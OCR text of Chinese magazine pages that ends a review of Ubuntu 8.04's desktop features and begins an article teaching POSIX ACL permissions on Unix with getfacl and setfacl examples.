


图2 Cheese 程序

BT下载软件使用了Transmission这个应用程序，如图3所示，取代了原本的Gnome BitTorrent应用程序，不过对于下载，笔者还是认为emule的协议要比bt稳定，emule上几年前的文件还是存在的，bt上三个月前的说不定就找不全了。所以下载还是用上期杂志介绍的mldonkey比较爽。另外GNOME的默认Metacity窗口管理器也支持了一些3D的特性，效果有下拉阴影、窗口透明、ALt＋Tab切换效果等等，虽然比Compiz Fusion要差的多，但是聊胜于无，再说Gnome也不需要这么花哨的东西，它的原则是越简单越好。当然打开特效的前提是显卡的驱动已经装好，笔者认为支持的好的显卡有Nvidia和Intel的，ATI和SIS等等都还支持的不算好。所以笔者的台式机刚刚买来就把上面的ATI显卡换成了Nvidia的。此外任务栏的时钟面板支持多个时区的显示，而且能实时地显示当地的温度，如图4所示，再也不用装Firefox的插件查看温度了。如果您有亲朋好友在国外的话这个功能很温馨。GNOME 2.22还内置支持了LZMA，也就是7-zip的压缩格式，对很多细微之处都进行了改进。最后GNOME 2.22的语言支持达到了46种，世界上大多数流行的语言它都有对应的版本，笔者用的是英文界面的GNOME，这样看起来清爽点，但是对中文支持的也非常好，本文就是在这个环境下面写出来的。




图3 Transmission




图4 时钟面板

最后我们介绍几个不属于GNOME桌面环境，但是也被8.04包含的应用程序，比如xorg使用了最新的7.3版本，它提供了一个自动配置的功能，能让用户动态的修改分辨率、刷新率、或者旋转外接的桌面等新功能。还有浏览器Firefox是最新的3.0 Beta5版本了，感觉上比2.X版本要快点，不过很多插件都不兼容了。刻录软件用上了Brasero，取代了以往的Serpentine，如图5所示，一般的功能它都有了，虽然还是在0.7.1阶段。KVM也被Ubuntu的非官方内核支持了，libvirt和Virt-manager被集成到了Ubuntu中，使得用户可以更加方便的通过远程来创建和管理客户机。最新的Inkscape引入了原生pdf的支持，提供了一套编辑pdf文件的文字图片的开源解决方案，用来排版也不错，非安全的小编们可以考虑一下，如图6所示。Likewise Open提供了对微软Active Directory的支持，看来Linux和Windows的关系越来越紧密了。




图5 Brasero 的界面




图6 Inkscape

还是那句老话，Ubuntu是拿来用的，谁用谁知道好，大家在试用的同时别忘了向周围的朋友推荐，为开源事业添砖加瓦。

Unix系统安全——权限机制加强版(续)

文 evilangel

从本文您可以学到：

1、认识和了解ACL

2、学会Unix下复杂权限的配置

上期在FreeBSD系统上介绍了类Unix系统基础的权限体系。这些在Unix系统上沿用了多年的权限机制，由于欠缺灵活性，在权限问题上一段时期远远被Windows抛在后面，然而一个新的权限机制标准的诞生扭转了Unix系统在权限问题上的尴尬。这期我们讨论在Unix系统安全方面比较灵活的权限机制ACL，如果您对类Unix系统权限不了解请参见《黑客手册》的0804月刊。

传统上的Unix系统中每个档案和目录权限分为三组：**所有者**、**群组**及**其它**。而每组中的属性分为三种：**读取**、**写入**及**执行**，如：

```
[root@rhel4 home]# ls -l passwd
-rw-r--r-- 1 jane financial 1728 Feb 23 05:03 passwd
```

passwd文件的所有者jane具有读、写权限，隶属financial组的用户及其它只有读的权限。如果我们想改变一下权限，让用户jane、jean有读写权限，而financial组有读取权限，拒绝vendition组中用户访问，允许服务器中其它组用户、用户读。大家想一想，用传统的chmod改变权限是否可行？告诉你吧！chmod是无法完成这种权限的设置的。然而Windows系统轻松可以搞定，Unix系统下这种复杂的权限就要求我们用ACL来管理，本文也围绕着以上权限来给大家演示Unix新的权限机制。

小知识：

ACL（Access Control List）是针对Unix系统先天的不足，其目的是为各Unix系统之间制定一个兼容的ACL标准，能在各系统之间使用统一的接口。这个POSIX ACL的功能在Linux kernel 2.6使用。当然，大家须要在编译kernel时启动ACL。

启用ACL管理机制，只有内核支持还不成，你需要在**/etc/fstab的挂载点字段加入acls**，而Linux系统是加入acl，加入ACL支持后重新启动计算机或重新挂载该目录。RHEL4、FreeBSD5.0以上默认就支持ACL，无须重新编译内核。

使用ACL，获取ACL的相关信息，需要使用**getfacl**命令，它可以获取文件和目录中现有的ACL设置信息，还用passwd文件来演示，运行“getfacl passwd”，返回信息如下：

```
# getfacl passwd
# file: passwd
# owner: jane
# group: financial
user::rw-
group::r--
other::r--
```

返回信息很简单，分别列出了用户所有者、群组的权限等，扎眼一看有点像“ls -l”的“加强版”。因为这是个普通的文件，回顾前面我说的任务，让jane、jean用户都有读写权限，也就是说让passwd文件有两个所有者。可以运行“**setfacl -m u:jean:rw passwd**”命令，使jean用户有读（r）写（w）权限。语句意思参见图1。




图1 查看POSIX ACL权限

我们看返回信息中，“user:jean:rw-”说明jean用户具有了读、写的权限，而文件所有者jane权限没有改变。只是用“ls -l”查看文件权限的时候最后面多个“+”号。

financial组有读取权限，拒绝vendition组中用户访问，允许服务器其它组、用户读。如果想允许financial组的用户读取权限，直接用“chgrp financial passwd”将文件改成financial组所有就可以了。不好理解的是允许服务器其它组、用户读，拒绝vendition组中用户访问。其实除了文件所有者jane和文件所有组financial，其它都属于（other），那么传统的chmod命令只能设置“chmod o=r passwd”这种权限，无法过滤掉vendition组用户，我们看看用ACL如何搞定它。

用“**setfacl m g:vendition:- passwd**”命令去掉vendition组的所有权限，我们来测试一下，用一个vendition组中的用户redhat来读取passwd内容。如图2，如果按“ls -l”查看的权限来算，那么redhat用户应算other用户，而other有读权限，那应该能用more来读passwd内容，但是提示“Permission denied”，说明ACL权限生效了，ACL完成了传统Unix权限机制无法完成的任务。




图2 测试ACL权限是否生效

假设一，jean用户是该文件的管理员，而且jean用户也隶属于vendition组的用户！那么，“passwd”文件的权限机制是不是混乱了呢？“passwd”文件是拒绝vendition组中的用户jean的访问，还是允许该文件管理员jean的操作呢？我们清清楚楚的看到vendition组中的用户redhat在图2是被拒绝的，那么jean也是vendition组用户，拒绝还是




图3 在处理ACL权限冲突时user优先

星星之火可以燎原，开源之火也在越开越旺！

编辑点评：

之前的Ubuntu专题相信给了大家很深的印象，最新的8.04当然值得你一用，虽然还有许多的不足，但没有一个操作系统是完美的。在使用8.04的过程中，你会感到一些细微的变化，这说明Ubuntu正在进步。

允许？结论是只要ACL列表中的user和group部分权限是分开计算的，那么user优先！如图3。

假设二，sally用户同时隶属于financial组和office组，那么，我们将“passwd”权限设置成office组无权限访问，financial有读的权限（setfacl m g:office:-,g:financial:r passwd），那么sally用户，她是继承office组（拒绝）还是继承financial（允许）权限呢？结论是ACL的权限在组发生冲突时是允许优先，sally用户继承了权限高的组ID，如图4。




图4 ACL当组权限发生冲突时允许优先

假设三，“passwd”文件，office有权限读取，而拒绝隶属于office组的用户sally读取（setfacl u:sally:-,g:office:r passwd）？如果你正在实验，文件权限已经非常混乱了，可以**用命令setfacl b passwd清除之前的ACL权限**。我们之前所说的允许优先，那么怎样只拒绝office组中用户的权限，而允许其它组成员访问？如图5，user权限的优先级高于group权限，在user权限组中出现过的权限，就不用考虑group权限了。




图5 验证user优先级高于group权限

可能有的朋友会认为，这东西没什么用，谁会把权限要求成这样啊！没有什么现实意义。其实有这种权限需求的企业特多，十之八九吧！我用个小小的案例来说明一下ACL在现实工作中的作用。

在上期说过，笔者去一家公司面试，我们继续延续公司的考题。在公司每个部门都有一个私有的共享目录外，还要有多个组同时共享的目录。比如，财务部（financial）有的时候要使用销售部（vendition）的文件；职能办公室也可能使用其它部门的文件。假设销售部有个共享目录“vendition”，财务部（financial）同时可以访问该目录；财务总监john可以访问该目录；职能办公室的sally、tony（office）由于业务关系也可以得到销售部的资源；其中技术部(technic)的nichole是该目录的管理员，也可以访问；然后拒绝其它任何用户的访问。

案例分析：

